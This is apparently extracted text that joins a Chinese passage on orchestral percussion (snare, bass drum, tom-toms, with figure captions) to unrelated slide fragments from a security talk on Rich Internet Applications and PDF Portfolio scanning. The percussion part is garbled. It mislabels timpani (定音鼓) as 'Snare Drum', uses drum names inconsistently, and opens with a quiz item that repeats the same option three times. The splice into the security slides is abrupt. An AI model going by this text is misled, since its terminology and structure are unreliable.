定音鼓属于哪一种? a 低音鼓, b 低音气鼓, c 低音鼓, d 低音鼓

4. 低音鼓 (Snare Drum)

定音鼓 (Snare Drum) 见图182。

定音鼓大家都很熟悉了, 因为它鼓的下部有金属丝, 所以叫做Snare。使用不同的力量敲击不同的位置, 定音鼓可以发出不同的声音, 典型的声音有以下几种:

无Snare的声音, 听起来没有松松的音响了, 很干净的叮当声。

使用弱于鼓的声音, 基本上只在爵士乐中常见。

重击鼓边, 非常响的鼓声。

注意一下定音鼓的两种演奏方法, 在写作的时侯要搞清楚, 当它当作定音鼓使用时, 常常是演奏一些节奏型, 不同于流行音乐中的up beat。

而当为交响曲演奏非常现代的bop时, 定音鼓的用法和流行音乐中定音鼓的用法一样。



图182: 定音鼓



图183: 低音鼓



图184: 邦鼓




图186: 邦鼓

5. 低音鼓 (Bass Drum)

管弦乐队标准的低音鼓比爵士乐中的定音鼓要大得多, 而且使用专门的手法演奏。声音低沉浑厚, 富有弹性感, 定音鼓的演奏则相对更加明快, 打击感更强烈。一般而言, 低音鼓可以使用硬槌和软槌演奏, 可以单独由打一下或者快速连续, 见图183。

6. 邦鼓 (Tombowine)


邦鼓大家也许见过, 凡喜欢玩弄这种乐器, 在KTV里也有, 而管弦乐队的标准乐器




12



Portable RIA




PDF Portfolio



PDF Portfolio Scan

- Embedded Files Stripping



Conclusion

- RIA is an integral part of Web 2.0
- Content is created and posted by anyone
- Widely used in business activities
- Hash based detection plays catch up
- Real-time is key

Thank You

elai @ websense.com